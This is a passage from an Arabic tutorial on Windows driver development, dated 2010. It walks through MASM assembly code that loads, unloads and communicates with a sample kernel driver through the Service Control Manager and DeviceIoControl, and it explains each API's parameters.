      .elseif eax==BTN_UNLOAD_DRIVER
        call Unload_Driver
      .elseif eax==BTN_SEND_REQUEST
        call SendRequest
      .endif
    .endif
  .elseif eax==WM_CLOSE
    call Unload_Driver
    invoke EndDialog,hWin,0
  .else
    mov  eax,FALSE
    ret
  .endif
  mov  eax,TRUE
  ret
DlgProc endp

Load_Driver proc
  invoke GetCurrentDirectory,MAX_PATH,addr drvPath
  invoke lstrcat,addr drvPath,addr drvName

```

```
  invoke OpenSCManager, 0, 0, SC_MANAGER_ALL_ACCESS
  mov hSCManager,eax
 .if eax != NULL
     invoke CreateService,hSCManager,CTXT("Example"),
                         CTXT("My Example"),SERVICE_ALL_ACCESS,
                         SERVICE_KERNEL_DRIVER, SERVICE_DEMAND_START, \
                        SERVICE_ERROR_IGNORE, addr drvPath, 0, 0, 0, 0, 0
     mov hService, eax
    .if eax != NULL
       invoke StartService, hService, 0, NULL
       invoke ShowLog,CTXT("Driver Loaded")
    .else
       invoke GetLastError
       invoke wsprintf,addr buffer,
                         CTXT("[CreateService] Failed :: Error Code = %d"),eax
       invoke ShowLog,addr buffer
       invoke CloseServiceHandle, hSCManager
    .endif
  .else
     invoke ShowLog,CTXT("[OpenSCManager] Failed")
  .endif
  ret
Load_Driver endp

Unload_Driver proc
  local pService_Status:SERVICE_STATUS
  invoke OpenSCManager, 0, 0, SC_MANAGER_ALL_ACCESS
  mov hSCManager,eax
  .if eax != NULL
      invoke OpenService,hSCManager,CTXT("Example"),
                                         SERVICE_ALL_ACCESS
      mov hService, eax
     .if eax != NULL
        invoke ControlService,hService,SERVICE_CONTROL_STOP,
                                  addr pService_Status
        invoke DeleteService, hService
        invoke CloseServiceHandle, hService
```

```
            invoke ShowLog,CTXT("Driver Unloaded")
        .else
            invoke ShowLog,CTXT("[OpenService] Failed")
        .endif
    .else
        invoke ShowLog,CTXT("[OpenSCManager] Failed")
    .endif
    ret
Unload_Driver endp

SendRequest Proc
    invoke OpenSCManager, 0, 0, SC_MANAGER_ALL_ACCESS
    mov hSCManager,eax
    .if eax != NULL
        invoke OpenService,hSCManager,CTXT("Example"),
                            SERVICE_ALL_ACCESS
        mov hService, eax
        .if eax != NULL
            invoke CreateFile,CTXT("\\?\\Example") ,GENERIC_READ or
                            GENERIC_WRITE,0,0,OPEN_EXISTING,
                            FILE_ATTRIBUTE_NORMAL,0
            mov hDevice, eax
            .if eax != INVALID_HANDLE_VALUE
                invoke DeviceIoControl,hDevice,MSG_Code,0,0,addr buffer,
                                        256,addr RetBytes,0
                invoke wsprintf,addr buffer2,CTXT("Bytes Returned : %d"),
                                RetBytes
                invoke MessageBox,NULL,addr buffer,addr buffer2,MB_OK
            .else
                invoke ShowLog,CTXT("[CreateFile] Failed")
            .endif
                invoke CloseHandle,hDevice
            .else
            invoke ShowLog,CTXT("[OpenService] Failed")
        .endif
    .else
        invoke ShowLog,CTXT("[OpenSCManager] Failed")
```

```
126   .endif
127   ret
128 SendRequest endp
129
130 ShowLog Proc dMSG:DWORD
131   invoke SendMessage,hLst,LB_INSERTSTRING,-1,dMSG
132   invoke SendMessage,hLst,LB_GETCOUNT,NULL,NULL
133   dec eax
134   invoke SendMessage,hLst,LB_SETCURSEL,eax,NULL
135   ret
136 ShowLog endp
137
138 end start
```

تحتوي الشفرة علي ثلاث إجراءات رئيسية :

1 - LoadDriver
2 - UnloadDriver
3 - SendRequest

أولا : إجراء LoadDriver

السطر 49,50 : نحصل علي مسار كامل لملف الدريفر [MyDriver.sys] في المجلد الحالي .. ونحفظه في المتغيرdrvPath.

السطر 52 : نقوم باستدعاء الدالة OpenSCManager .. وهي تقوم بعمل اتصال مع (مدير التحكم الخدمي) Service Control Manager علي جهاز محدد .. وتقوم بفتح قاعدة بيانات محددة علي هذا الجهاز.. ومدير التحكم الخدمي هو المسئول عن إنشاء الخدمة والاتصال بها.

```
HANDLE OpenSCManager (
  __in_opt  LPCTSTR lpMachineName,
  __in_opt  LPCTSTR lpDatabaseName,
  __in      DWORD dwDesiredAccess
)
```

للدالة 3 معاملات هم كالتالي :

1 - lpMachineName : معامل اختياري .. وهو مؤشر إلي نص يحمل اسم الجهاز المراد الاتصال به .. وإذا وضعت NULL أو قمت بالتأشير لنص فارغ فسيتم الاتصال بمدير التحكم في الجهاز المحلي.

2 - lpDatabaseName : معامل اختياري .. وهو مؤشر إلي نص يحمل اسم قاعدة بيانات مدير التحكم المراد الاتصال بها .. ويجب أن يكون قيمة هذا المعامل هي SERVICES_ACTIVE_DATABASE .. بمعني أنه يجب أن يؤشر هذا المعامل إلي نص به " ServicesActive" .. وإذا كان قيمته NULL .. فسيتم فتح قاعدة البيانات SERVICES_ACTIVE_DATABASE افتراضيا.

3 - dwDesiredAccess : يحدد تصريح الوصول إلي قاعدة بيانات مدير التحكم والقيمة التي تتيح لنا جميع الحقوق القياسية هي:
SC_MANAGER_ALL_ACCESS

وعند نجاح الدالة تعود بمقبض لقاعدة بيانات مدير التحكم الخدمي نقوم بتخزينه في المتغير hSCManager .. بينما إذا فشلت فتعود بقيمة NULL .. وإذا أردت معرفة ما هو الخطأ يمكنك حينها استدعاء دالةGetLastError والتي لا تأخذ أي معاملات .. فقط يتم استدعائها وتعود بقيمة الخطأ .. ومن ثم يمكن معرفة نوع الخطأ من الجدول التالي :

Return code	**Description**
ERROR_ACCESS_DENIED	The requested access was denied.
ERROR_DATABASE_DOES_NOT_EXIST	The specified database does not exist.
ERROR_INVALID_PARAMETER	A specified parameter is invalid.

السطر 55 : نقوم باستدعاء الدالة CreateService .. وهي تقوم بإنشاء كائن لخدمة وتقوم بإضافتة إلي قاعدة بيانات مدير التحكم الخدمي.

للدالة 13 معامل .. نستعرضهم سريعا كالتالي :

```
HANDLE CreateService (
  __in        SC_HANDLE hSCManager,
  __in        LPCTSTR lpServiceName,
  __in_opt    LPCTSTR lpDisplayName,
  __in        DWORD dwDesiredAccess,
  __in        DWORD dwServiceType,
  __in        DWORD dwStartType,
  __in        DWORD dwErrorControl,
  __in_opt    LPCTSTR lpBinaryPathName,
  __in_opt    LPCTSTR lpLoadOrderGroup,
  __out_opt   LPDWORD lpdwTagId,
  __in_opt    LPCTSTR lpDependencies,
  __in_opt    LPCTSTR lpServiceStartName,
  __in_opt    LPCTSTR lpPassword
);
```

1 - hSCManager : مقبض لقاعدة بيانات مدير التحكم الخدمي والذي حصلنا عليه من جراء استدعاء الدالة OpenSCManager ..

2 - lpServiceName : مؤشر لأسم الخدمة المراد تثبيتها في قاعدة البيانات .. ومسموح لطول الاسم حتي 256 بايت.

3 - lpDisplayName : معامل اختياري هو مؤشر إلي أسم يتم استخدامه في برامج User لتحديد الخدمة.

4 - dwDesiredAccess : يحدد تصريح الوصول للخدمة .. قم بإعطاء جميع التصريحات عن طريق القيمة SERVICE_ALL_ACCESS.

5 - dwServiceType : يحدد نوع الخدمة .. وفيه نحدد الخاصية التالية :

SERVICE_KERNEL_DRIVER [0x00000001]	Driver service

6 - dwStartType : يحدد خيارات البداية للخدمة .. ومن الممكن أن يكون أن من القيم التالية :

Value	Meaning
SERVICE_AUTO_START 0x00000002	A service started automatically by the service control manager during system startup.
SERVICE_BOOT_START 0x00000000	A device driver started by the system loader. This value is valid only for driver services.
SERVICE_DEMAND_START 0x00000003	A service started by the service control manager when a process calls the **StartService** function.
SERVICE_DISABLED 0x00000004	A service that cannot be started. Attempts to start the service result in the error code ERROR_SERVICE_DISABLED.
SERVICE_SYSTEM_START 0x00000001	A device driver started by the **IoInitSystem** function. This value is valid only for driver services.

وسنختار القيمة SERVICE_DEMAND_START لكي نقوم نحن بتشغيل الخدمة وتحميل الدريفر بدالة StartService.

7 - dwErrorControl : يحدد درجة خطورة الخطأ في حالة إذا فشلت الخدمة في العمل .. ولا داعي لوضع درجة خطورة حتي لا تؤثر علي النظام ونعطي لها القيمة SERVICE_ERROR_IGNORE.

8 - lpBinaryPathName : معامل اختياري ولكن في حالتنا هذه سيكون إجباري.. وهو مؤشر إلي اسم يحمل مسار ملف البيناري للخدمة .. وهو هنا سيكون مسار ملف الدريفر[.sys]

9 – lpLoadOrderGroup : معامل اختياري يحدد مؤشر إلي اسم يحمل اسم المجموعة التي تنتمي لها الخدمة .. وجميع المجموعات تجدها تحت مفتاح التسجيل التالي :

HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\ServiceGroupOrder

تحت اسم List .. وسنضع لهذا المعامل القيمة NULL لأن الخدمة لدينا لا تنتمي لأي مجموعة.

10- lpdwTagId : معامل اختياري وهو مؤشر لمتغير يستقبل قيمة فريدة للخدمة في المجموعة المخصصة lpLoadOrderGroup .. ولن نستخدم هذا المعامل ونضع قيمته NULL.

11 - lpDependencies : معامل اختياري وهو مؤشر إلي مصفوفة بها أسماء الخدمات الأخري التي يجب تشغيلها قبل أن تبدأ الخدمة الحالية في العمل.. لن نستخدم هذا المعامل ونضع قيمته NULL.

12 - lpServiceStartName : معامل اختياري وهو مؤشر إلي اسم الحساب علي النظام المراد للخدمة أن تعمل عليه .. نقوم بإعطاء هذا المعامل القيمة NULL وستعمل الخدمة علي الحساب المحلي LocalSystem account.

13 - lpPassword : مؤشر إلي كلمة المرور لهذا الحساب.. وإذا أعطيت لهذا المعامل القيمة NULL .. فهذا يعني أن الحساب ليس له كلمة مرور .. أو سيتم تشغيل الخدمة علي الحساب المحلي.

بعد نجاح الدالة تعود بمقبض الخدمة التي تم إنشائها .. نقوم بتخزينه في المتغير hService ..

وإذا فشلت الدالة تعود بالقيمة NULL ومن المفيد معرفة قيمة الخطأ باستدعاء الدالة GetLastError .. وفي معظم الأوقات سيكون الخطأ هو :

ERROR_SERVICE_EXISTS [1073-431h]

والذي يفيد أن الخدمة موجودة من قبل بنفس الأسم في قاعدة البيانات.

السطر 61 : نقوم باستدعاء الدالة StartService والتي تقوم بتشغيل الخدمة .. وللدالة 3 معاملات ..

```
BOOL StartService (
  __in       SC_HANDLE hService,
  __in       DWORD dwNumServiceArgs,
  __in_opt   LPCTSTR *lpServiceArgVectors
)
```

1 - hService : مقبض الخدمة العائد من دالة CreateService أو OpenService.

2 - dwNumServiceArgs : يحدد عدد العناصر الموجودة في المعامل الثالث.

3 - lpServiceArgVectors : مؤشر إلي مصفوفة نصية تحتوي علي التوابع Arguments المراد تمريرها للخدمة في بداية عملها.

المعامل الثاني والثالث يستخدمان فقط للخدمات .. ولكن لخدمات الدريفرات لا يتم استخدام هذان المعاملان.

وعند نجاح الدالة تعود بقيمة غير الصفر .. وتعود بالقيمة NULL في حال فشلها.. ومن المفيد أن تستدعي الدالةGetLastError لمعرفة الخطأ.

ثانيا : إجراء UnloadDriver

نقوم فيه بفتح مقبض لقاعدة بيانات مدير التحكم الخدمي .. ومن ثم نقوم باستدعاء الدالة OpenService والتي تستخدم لفتح خدمة محددة والحصول علي مقبضها ..

```
SC_HANDLE OpenService (
  __in   SC_HANDLE hSCManager,
  __in   LPCTSTR lpServiceName,
  __in   DWORD dwDesiredAccess
)
```

للدالة 3 معاملات كالتالي :

1 - hSCManager : مقبض قاعدة بيانات مدير التحكم الخدمي.

2 - lpServiceName : مؤشر لأسم الخدمة المراد الحصول علي مقبضها.

3 - dwDesiredAccess : يحدد تصريح الوصول إلي الخدمة.

وعند نجاح الدالة تعود بمقبض الخدمة .. وإذا فشلت تعود بقيمة NULL ومن المفيد أيضا استدعاء دالة GetLastError لمعرفة الخطأ.

السطر 85 : نقوم بإستدعاء الدالة ControlService والتي تستخدم لإرسال أكواد تحكم في الخدمة ..

```
BOOL ControlService (
  __in    SC_HANDLE hService,
  __in    DWORD dwControl,
  __out   LPSERVICE_STATUS lpServiceStatus
)
```

للدالة 3 معاملات :

1 - hService : مقبض الخدمة المراد التحكم بها.

2 - dwControl : قيمة تحدد نوع التحكم المراد القيام به .. من بعض تلك القيم التالي :

Control code	**Meaning**
SERVICE_CONTROL_CONTINUE 0x00000003	Notifies a paused service that it should resume. The *hService* handle must have the SERVICE_PAUSE_CONTINUE access right.
SERVICE_CONTROL_INTERROGATE 0x00000004	Notifies a service that it should report its current

	status information to the service control manager. The *hService* handle must
SERVICE_CONTROL_PAUSE 0x00000002	Notifies a service that it should pause. The *hService* handle must have the SERVICE_PAUSE_CONTINUE access right.
SERVICE_CONTROL_STOP 0x00000001	Notifies a service that it should stop. The *hService* handle must have the SERVICE_STOP access right. After sending the stop request to a service, you should not send other controls to the service.

ويستخدم الكود SERVICE_CONTROL_STOP في إرسال كود إيقاف للخدمة

3 - lpServiceStatus : مؤشر إلي بنية SERVICE_STATUS تستقبل بيانات أخر حالة للخدمة.

عند نجاح الدالة تعود بقيمة غير الصفر .. وعند فشلها تعود بالقيمةNULL.

السطر 87 : يتم استدعاء الدالة DeleteService لحذف الخدمة من قاعدة البيانات ..

```
BOOL DeleteService (
  __in  SC_HANDLE hService
)
```

المعامل الوحيد للدالة هو مقبض الخدمة .. وتعود بقيمة غير الصفر عند نجاحها وإلا ستعود بالقيمة NULL.

السطر 88 : نقوم باستدعاء الدالة CloseServiceHandle والتي تستخدم لغلق مقبض الخدمة وكذلك مقبض مدير التحكم الخدمي .. ويمكنك استخدامها لغلق كلا المقبضين في نهاية الإجراء .

```
BOOL WINAPI CloseServiceHandle (
  __in  SC_HANDLE hSCObject
)
```

وعند نجاح الدالة تعود بقيمة غير الصفر وإلا ستعود بالقيمةNULL.

ثالثا : إجراء SendRequest

نقوم فيه بفتح مقبض لقاعدة بيانات مدير التحكم الخدمي .. ومن ثم نقوم باستدعاء الدالة OpenService للحصول علي مقبض الخدمة .. ثم نستدعي الدالة CreateFile .. والتي تستخدم لإنشاء أو فتح ملف .. أو فتح I/O Device .. وتعود الدالة بمقبض يمكن استخدامه للوصول إلي الديفيس وتبادل البيانات معه.

```
HANDLE CreateFile (
  __in        LPCTSTR lpFileName,
  __in        DWORD dwDesiredAccess,
  __in        DWORD dwShareMode,
  __in_opt    LPSECURITY_ATTRIBUTES  lpSecurityAttributes,
  __in        DWORD dwCreationDisposition,
  __in        DWORD dwFlagsAndAttributes,
  __in_opt    HANDLE hTemplateFile
);
```

للدالة 7 معاملات هم كالتالي :

1 - lpFileName : اسم الملف أو اسم الديفيس المراد إنشائه أو فتحه .. وهنا نقوم بوضع اسم الارتباط الرمز SymbolicLinkName الذي يربط

المستخدم مع الكيرنل.. والاختصار "\\.\" سيجعل الدالة تصل إلي نطاق الديفيسز .. ومن ثم تصل إلي الديفيس المحدد بالأسم.

2 - dwDesiredAccess : يحدد صلاحية الوصول .. ونعطي الصلاحية :
GENERIC_READ or GENERIC_WRITE
وذلك للقراءة أو الكتابة من وإلي الديفيس.

3 - dwShareMode : يحدد نوع المشاركة الذي تريده للملف أو للديفيس .. إذا أعطيت لهذا المعامل الصفر .. فهذا يعني أن الملف أو الديفيس لن يتم مشاركته ولا يمكن القراءة فنحه إلا إذا انتهيت من المقبض أولا وأغلقته .. ويمكن استخدام أي من القيم التالية أو الجمع بينها :

FILE_SHARE_DELETE
FILE_SHARE_READ
FILE_SHARE_WRITE

4 - lpSecurityAttributes : معامل اختياري وهو مؤشر إلي بنية SECURITY_ATTRIBUTES تحدد إذا كان المقبض المعاد يورث إلي تطبيقات فرعية أم لا ؟ .. نهمل هذا المعامل ونضعNULL.

5 - dwCreationDisposition : يحدد الفعل المراد اتخاذه إذا كان الملف أو الديفيس موجود من قبل أو غير موجود .. وللديفيسز يتم إعطاء هذا المعامل القيمة OPEN_EXISTING.

6 - dwFlagsAndAttributes : يحدد خصائص ورايات للملف .. لا يهمنا كثيرا هذا المعامل هنا.

7 - hTemplateFile : معامل اختياري يحدد مقبض لملف قالب له صلاحية القراءة ليتم أخذ خصائص هذا القالب للملف الحالي.

وعند نجاح الدالة فتعود كما ذكرنا بمقبض للملف أو للديفيس ونقوم بنسخ هذا المقبض للمتغير hDevice .. وعند فشل الدالة تعود بالقيمة INVALID_HANDLE_VALUE ..

وعندما نريد إغلاق هذا المقبض .. نستخدم الدالة CloseHandle مع تمرير قيمة المقبض إليها.

السطر 112 : نقوم باستدعاء الدالة DeviceIoControl والتي تستخدم لإرسال كود تحكم إلي الديفيس ..

```
BOOL WINAPI DeviceIoControl (
  __in          HANDLE hDevice,
  __in          DWORD dwIoControlCode,
  __in_opt      LPVOID lpInBuffer,
  __in          DWORD nInBufferSize,
  __out_opt     LPVOID lpOutBuffer,
  __in          DWORD nOutBufferSize,
  __out_opt     LPDWORD lpBytesReturned,
  __inout_opt   LPOVERLAPPED lpOverlapped
)
```

للدالة 8 معاملات هم كالتالي :

1 - hDevice : مقبض الديفيس الذي حصلنا عليه من دالةCreateFile.

2 - dwIoControlCode : كود التحكم المراد إرساله لهذا الديفيس.

3 - lpInBuffer : مؤشر إلي مخزن المدخلات حيث يحتوي علي أي بيانات إدخال إضافية تريد تمريرها إلي الدريفر.

4 - nInBufferSize : حجم مخزن المدخلات بالبايت.

5 - lpOutBuffer : مؤشر إلي مخزن المخرجات حيث سيحتوي علي أي بيانات قام الدريفر بتمريرها للمستخدم.

6 - nOutBufferSize : حجم مخزن المخرجات بالبايت.

7 - lpBytesReturned : مؤشر لمتغير سيحمل عدد البايتات المُعادة في المعامل lpOutBuffer.


8 - lpOverlapped : مؤشر إلي بنية OVERLAPPED تستخدم لعمليات التزامن ولن نستخدمها ونضع قيمتها NULL.

وعند نجاح الدالة تعود بقيمة غير الصفر .. وعند فشلها تعود بالقيمةNULL.

عندما يتم إنشاء خدمة الدريفر في قاعدة البيانات .. يتم إنشاء مفتاح تسجيل لها بأسم الخدمة وبياناتها في المسار التالي :

HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services

والذي يحتوي أيضا علي بيانات جميع الخدمات الموجودة علي النظام.



وكل حقل في الصورة السابقة تم التعرف عليه من قبل .. من الممكن عندما تقوم بعمل Unload للدريفر ألا يتم حذف هذا المفتاح .. وبالتالي يمكن استخدام دوال Native API مثل NtLoadDriver و NtUnloadDriver لتحميل وإلغاء تحميل الدريفر بصورة يدوية من الريجستري.

```
NTSTATUS NtUnloadDriver (
    IN PUNICODE_STRING DriverServiceName
)
```

فقط يبقي لنا أن نوضح دوال Native API الغير موثقة التي يمكن استخدامها في مود المستخدم أو مود الكيرنل والتي ستجد لها مرجع خارجي مع صفحات الكتاب.

كما ذكرنا من قبل أن لهذه الدوال مجموعات يسبقها حرفين أو ثلاثة اختصار يدل علي نوع المجموعة مثل :

- **Nt** or **Zw** : هي استدعاءات نظامية System calls معرفة داخل ntdll و ntoskrnl .. المكتبة الأولي ntdll توفر استدعاءات لتلك الدوال في مود المستخدم User Mode والكيرنل .. بينما المكتبة الثانية ntoskrnl توفر استدعاءات لتلك الدوال في مود الكيرنل.

- **RTL :** الدوال التي تبدأ بهذا الأختصار فهي دوال Run-Time Library وهي مجموعة دوال متنوعة مفيدة للمستخدم مثل :

RtlCreateHeap
RtlTimeToTimeFields
RtlCreateUserProcess

- **Dbg :** ويفيد هذا الأختصار أن الدوال تستخدم للتنقيح مثل :

DbgPrint
DbgPrintEx
DbgPrompt

- **Ldr :** ويفيد أن الدوال تستخدم للتحميل لملفات الـPE مثل:

LdrLoadDll
LdrUnloadDll

وغيرها العديد من الدوال والمجموعات التي تنتظر من يستكشفها.

ولله الحمد من قبل ومن بعد
محمد فاروق
أغسطس 2010

فهرس المحتويات